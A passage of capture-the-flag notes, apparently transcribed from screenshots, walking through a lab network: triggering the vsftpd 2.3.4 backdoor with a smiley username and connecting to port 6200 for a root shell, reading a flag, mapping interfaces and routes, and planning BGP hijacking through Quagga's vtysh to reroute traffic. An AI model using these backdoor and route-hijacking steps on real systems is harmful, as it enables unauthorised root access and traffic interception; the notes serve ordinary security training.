        backdoor_socket.send(command)
```

successfully trigger the backdoor




```
nobodyatall@0×DEADBEEF:~$ proxychains ftp 172.16.1.128
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.128:21-<><>-OK
Connected to 172.16.1.128.
220 (vsFTPd 2.3.4)
Name (172.16.1.128:nobodyatall): letmein:)
331 Please specify the password.
Password:
```




```
nobodyatall@0×DEADBEEF:~$ proxychains nc -v 172.16.1.128 6200
ProxyChains-3.1 (http://proxychains.sf.net)
172.16.1.128: inverse host lookup failed: Unknown host
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.128:6200-<><>-OK
(UNKNOWN) [172.16.1.128] 6200 (?) open : Operation now in progress
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

router 1 /root flag




```
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),
cd /root
ls
flag.txt
vsftpd
cat flag.txt
{FLAG:Router1:c877f00ce2b886446395150589166dcd}
```

ip addr




```
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
16: eth1@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default
    link/ether 02:42:ac:10:01:80 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.1.128/24 brd 172.16.1.255 scope global eth1
       valid_lft forever preferred_lft forever
20: eth2@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default
    link/ether 02:42:ac:10:1f:65 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.31.101/24 brd 172.16.31.255 scope global eth2
       valid_lft forever preferred_lft forever
23: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default
    link/ether 02:42:ac:10:0c:65 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.12.101/24 brd 172.16.12.255 scope global eth0
       valid_lft forever preferred_lft forever
```

route



```
route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.16.12.1     0.0.0.0         UG    0      0        0 eth0
172.16.1.0      *               255.255.255.0   U     0      0        0 eth1
172.16.2.0      hackback_router 255.255.255.0   UG    20     0        0 eth0
172.16.3.0      hackback_router 255.255.255.0   UG    20     0        0 eth2
172.16.12.0     *               255.255.255.0   U     0      0        0 eth0
172.16.31.0     *               255.255.255.0   U     0      0        0 eth2
```


2nd flag



#6 100 What flag is transmitted from flag_server to flag_client over UDP? {FLAG:UDP:XXX}


Answer format: {****:***:********************************}

chk udp port
//127.0.0.11 40240




```
netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:2605            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:179             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      9/vsftpd
tcp        0      0 127.0.0.11:46325        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6200            0.0.0.0:*               LISTEN      11/sh
tcp        0      0 0.0.0.0:2601            0.0.0.0:*               LISTEN      -
tcp        0      0 172.16.1.128:6200       172.16.1.10:36738       ESTABLISHED 11/sh
tcp        0      0 172.16.31.101:58894     172.16.31.103:179       ESTABLISHED -
tcp        0      0 172.16.12.101:44458     172.16.12.102:179       ESTABLISHED -
tcp        0      0 :::2605                 :::*                    LISTEN      -
tcp        0      0 :::179                  :::*                    LISTEN      -
tcp        0      0 :::2601                 :::*                    LISTEN      -
udp        0      0 127.0.0.11:40240        0.0.0.0:*                           -
raw        0      0 ::%3902562752:58        ::%21958:*              58          -
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
```

open the listener first



```
nobodyatall@0×DEADBEEF:~$ proxychains nc -v -u 127.0.0.11 40240
ProxyChains-3.1 (http://proxychains.sf.net)
127.0.0.11: inverse host lookup failed: Unknown host
(UNKNOWN) [127.0.0.11] 40240 (?) open
█
```


nmap



```
 |S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.128
Nmap scan report for 172.16.1.128
Host is up (0.26s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
179/tcp  open  bgp
2601/tcp open  zebra
2605/tcp open  bgpd
```

//read this
https://www.psychz.net/client/kb/en/quagga-routing--install-configure-and-setup-bgp.html

use this to connect to bgp to configure it



Vtysh CLI

Quagga offers a dedicated CLI shell called vtysh. This CLI helps the user to interact with the software with user-f


To launch vtysh, we use the following command.

```
vtysh
```

Specify the log file for Zebra via the following command.

```
configure terminal
log file /var/log/quagga/quagga.log
exit
```

access the bgp




```
vtysh

Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

router1.ctx.ctf# 
```

bgp (border gateway protocol)

bgp hijacking to reroute the packet to us

read this
https://www.psychz.net/client/kb/en/quagga-routing--install-configure-and-setup-bgp.html

configure bgp route with vtysh



Vtysh CLI

Quagga offers a dedicated CLI shell called vtysh. This CLI helps the user to interact with the software with user-f


To launch vtysh, we use the following command.

```
vtysh
```

Specify the log file for Zebra via the following command.


```
configure terminal
log file /var/log/quagga/quagga.log
exit
```

172.16.1.0 route in bgp



